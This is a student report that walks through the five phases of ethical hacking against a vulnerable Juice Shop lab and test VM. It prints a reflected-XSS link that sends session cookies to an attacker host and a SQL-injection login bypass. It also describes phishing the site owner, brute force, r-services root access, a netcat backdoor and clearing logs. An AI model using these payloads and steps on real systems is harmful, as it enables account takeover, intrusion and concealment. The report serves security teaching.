Han22080221

Han22080221

Han22080221

HAN22080221

The 5 stages of ethical hacking

# 1.Introduction

Ethical hacking is practice of detecting vulnerability in computers systems, applications and networks and bypassing organization’s infrastructure to identify potential threats within the organization. An ethical hacker, authorized by the organization, aims to detect vulnerabilities, and notify organizations so that they protect their systems against malicious actors. In this report, the 5 phases of ethical hacking will be explored along with examples and tools used in each phase. Then the report will shift to discuss the ethics surrounding ethical hacking. This report aims to give a comprehensive understanding of the stages in ethical hacking as well as the ethics of a penetration tester.

# 2.The 5 phases of ethical hacking


The 5 phases of ethical hacking will be discussed in the process of exploiting a vulnerable OWASP juice shop application and its server with technical methods and some aspects of social engineering. This is a fictional scenario where target organization agreed to test within the scope of technical exploitation and social engineering.

## 2.1 Reconnaissance

Before attempting to access the system, the attacker must first find as much information as possible about the target. Reconnaissance is the preparation phase where the attacker gathers information about the organization system and involved members. The information gathering process is crucial for attack surface mapping and is the most time-consuming in the 5 stages.

### 1. Open Source Intelligence (OSINT)

The hacker will utilize the available public resources online such as website, email addresses, job sites, social networks, and google-Dorking.

A close up of a person's face

Description automatically generatedThe target is an ecommerce web application for selling juice. Searching around the application, an about us section that reveals the owner of the website “Mr. S” and his contact information.

Fig.1 Website’s about us section, full page screenshot at appendix 1

A close up of a person's legs


Description automatically generated Using the information gathered, the attacker managed to find Mr. S’s personal social media. The attacker noticed that Mr. S is interested in avocados, an information the attacker can leverage for an email phishing attack.

Fig.2 Mr. S’s social media and post

A screenshot of a menu

Description automatically generatedA screenshot of a banana juice

Description automatically generated Next, in the apple juice product’s comment section, the hacker finds the credential of the admin account is “admin@juice-sh.op” and some other accounts. The email structure can be concluded as “username@juice-sh.op”.

Fig.3 Email addresses


Furthermore, within about us, there is a link to download legal documents. Inspecting the link will show a path to ftp via “ftp/legal.md”, the attacker discover the files hosted on the website and may find valuable information.

Fig.4 Website ftp

### 2.Technical information

The attack will try to gather information about target’s system including domains and sub-domains, operating system, services location of the servers, IP addresses of reachable network, hosted directory, WHOIS records, and technology used.

There are many tools that the attacker could use to extract system information, online tools such as centralops.net, website.informer.com, WHOIS domain lookup, sitereport.netcraft.com and Shodan. The report uses online-hosted OWASP juice shop at <https://juice-shop.herokuapp.com> as an example to illustrate the usages of the tools, technology used in the example is relatively close to our web application. Refer to appendix 1.


A computer screen shot of a computer

Description automatically generated In this scenario, the target server IP address is 192.168.137.133, the attacker attempts to scan the network via 192.168.137.0 with network scanning tools like nmap and Nessus host discovery scan. Refer to figure 5,6 and 7.

A screenshot of a computer

Description automatically generatedFig.5 nmap host discovery scan

Fig.6 Nessus host discovery configuration

Fig.8 Nessus host discovery result

However, since the metasploitable is hosted on a virtual machine while 192.168.137.128 is the attacker, 192.168.137.133 is the only target address.




 Next, the attacker will try to discover hidden with server using tool such as gobuster and ffuf. Usable result provide from both are the same.

Fig.9 Directory discover with gobuster and ffuf.

Finally, the operating system (OS), which can be challenging without scanning, the attacker can utilize the header of the server http response using network capture and interception tools such as Wireshark and Burp Suite, or simply the browser developer console.

A screenshot of a computer

Description automatically generatedA screen shot of a computer

Description automatically generatedFig.10 Response header capture using Wireshark/Burp Suite/Browser Dev Console

## 2.2 Scanning

During the second phase, the attacker primary goal is to actively interact with the target to gain even more information. This process dive deeper into the target infrastructure, including identifying the services, open port, operation system (if have not been found), version of services and OS running in the server. Using gained information, attacker can use vulnerability scanner to find vulnerabilities for the next phase.



First, the hacker performs OS scaning, port scanning, tcp and udp ports. Nmap OS detection is based on the fingerprint found on the system using tcp/udp packets (Nmap, 2023), so combining tcp port scan and OS detection is a good option to save time. Refer to figure 8 for Nessus port scan. 

Fig.11 Nmap tcp port scan, service version and OS detection

Fig.12 Nmap udp port scan

Next, the attacker performs user enumeration using nmap or rpcclient, refer to appendix 2.

* nmap: use nmap smb-enum-users.nse script, use -sC option to run a set common script on the target
* rpcclient: user enumeration through null section

After enumeration, there are a total of 35 users in the target.


Finally, the attacker uses vulnerability scanners to find potential exploits. Nessus offers many types of vulnerability scan for the attacker to use.

Fig.13 Nessus basic network vulnerability scan result

Notably, the methods used above may alert the intruder detection system, resulting in an Ip address block. Furthermore, servers may be aware of the scan and can lie to provide false positive. Automatic are reliable but requires the hacker to verify.

## 2.3 Gaining Access

Using information gathered from previous phases, the attacker attempts to exploit the system for administrative access. This phase demonstrates how a hacker can penetrate security defences. Upon success, the hacker has full control of the system and may perform further exploitation such as data breaches.

### 1.Phishing

During reconnaissance, the attacker noticed that Mr. S might fall for a phishing attack. The hacker then sent a fake professional email asking for cooperation with Mr. S’s juice shop. If Mr. S falls for the bait, the hacker is likely to gain temporary access to Mr. S account.

https://192.168.137.133/#/search?q=<img src="x" onerror="(function() { window.location= `http://192.168.137.128:8000/?cookie=${document.cookie}`}())">

Fig.14 Phishing Email

A computer screen shot of a computer code

Description automatically generated The link contains a malicious reflected XSS script that when clicked will send the victim and their section cookie to the attacker hosted website. Since the search bar uses inner HTML for input, the XSS script uses html tag.

Fig.15 Attacker viewpoint

A screenshot of a computer

Description automatically generated Copy and paste the token in the application storage then reload the page. At this point, the attacker should have accessed as an admin.

Fig.16 Paste the section cookie on browser.

### 2.Web application exploit

In case Mr. S doesn’t fall for the bait, the hacker still has other ways to access as an administrator.

* SQL injection


First the attacker intercepts the login form post request using Burp Suite.

Fig.17 Form interception.

A close-up of a white rectangle with green text

Description automatically generatedNext, then the hacker modifies the payload to perform an injection.

A screenshot of a computer

Description automatically generatedFig.18 Payload modification.

Fig.19 Admin access.

A black screen with white text

Description automatically generatedIt seems like the website doesn’t have server-side input cleansing; hence this type of attack is possible. In this scenario, the validation code might be like this:

Fig.20 SQL code.

The injection admin.juice-sh.op’-- meant to login to the admin account without the need for a password.

Fig.21 SQL injection illustration.

* Brute force

The attacker craft a brute force position with sniper attack type in Burp Suite Intruder. The payload is best1050.txt from SecLists common credentials.

Fig.22 Burp Suite Intruder.

A screenshot of a computer

Description automatically generatedThe attacker starts the attack then wait for successful response.

Fig.23 Brute Force result.

The password was unsecured, the attacker can now login with “admin123”.

### 3.Server exploit

* Exploiting ports 513,514: r-Services

From phase 2, nmap showed that r-Services ports 513, 514 is open, which the hacker can exploit to gain root access using rsh-client.



Using rlogin command will connect to port 513 and gives root access, same for rshell but in port 514.

Fig.24 Port 513 exploit.

Fig.25 Port 514 exploit.

* VSFTPD exploit


Knowing about the ftp service, the attacker searches the service on exploit database.

Fig.26 Exploit Database.

A screen shot of a computer

Description automatically generatedHacker can download the exploit script or use tools such as Metasploit Framework.

Fig.27 Metasploit exploit.

## 2.4 Maintaining Access

The hacker establishes persistent presence within the target. The attacker can create backdoors or install rootkits, malicious software, allowing the hacker to use the system in the future.

A computer screen shot of numbers

Description automatically generated Using root privilege, the attacker creates a netcat backdoor at port 5252.

Fig.28 Netcat backdoor

## 2.5 Clearing tracks

The phase involves clearing evidence of the hacker presence including installing script/ application used for the attack, modifying registry values, clearing logs, and deleting folders created during the attack. Attacker also uses tunnelling, steganography, and encryptions to avoid detection.

Fig.29 Clearing tracks

The hacker overwrites the log file instead of deleting them, since a deleted log will cause suspicion. There are other more effective ways such as using truncate and logrorate. The attack then clears the command history and forcefully closes the session. In Windows systems, the hacker can perform clearev command in meterpreter.

# 3.Ethics of a penetration tester

Ethical hacking requires commitment to a high standard of ethical conducts and guidelines. Penetration testers are to operate with permission to identify and address security vulnerabilities only within the defined scope, and resolve ethical dilemma faced (Appendix 4). The responsibility of ethical hackers is to use their advanced technical skills and knowledge to strengthen security defences, not to exploit and personal gain. Crucial component of ethic including gaining proper authorization before testing, reporting finding responsibly and respect individuals and organization privacy. Information cannot be disclosed to other party and only able to if the organization authorized the ethical hacker allows to. Ethical hackers must operate strictly within the boundaries of laws and regulations, promoting transparency and communication with the organization being tested. The goal of ethical hackers is to contribute to security by preventing and defending against cyber threats while following the principles of integrity, professionalism, and respect for privacy.

# 4.Conclusion

The report explores the 5 phases of ethical hacking through the process of penetration testing a vulnerable application using tools associated with each phase and discussed the ethics of ethical hacking. From the report, readers should have a comprehensive understanding of the ethical hacking process and the ethics that comes along.

# Word count: 1645/1898 total

# References

Faily, S., McAlaney, J. & Iacob2, C., 2015. *Ethical Dilemmas and Dimensions in Penetration Testing.* [Online]   
Available at: https://www.researchgate.net/publication/277308881\_Ethical\_Dilemmas\_and\_Dimensions\_in\_Penetration\_Testing

Nmap, 2023. *OS Detection.* [Online]   
Available at: https://nmap.org/book/man-os-detection.html

# Appendices

Large images will be put in the appendices for report readability.

## Appendix 1: reconnaissance

### website.informer.com

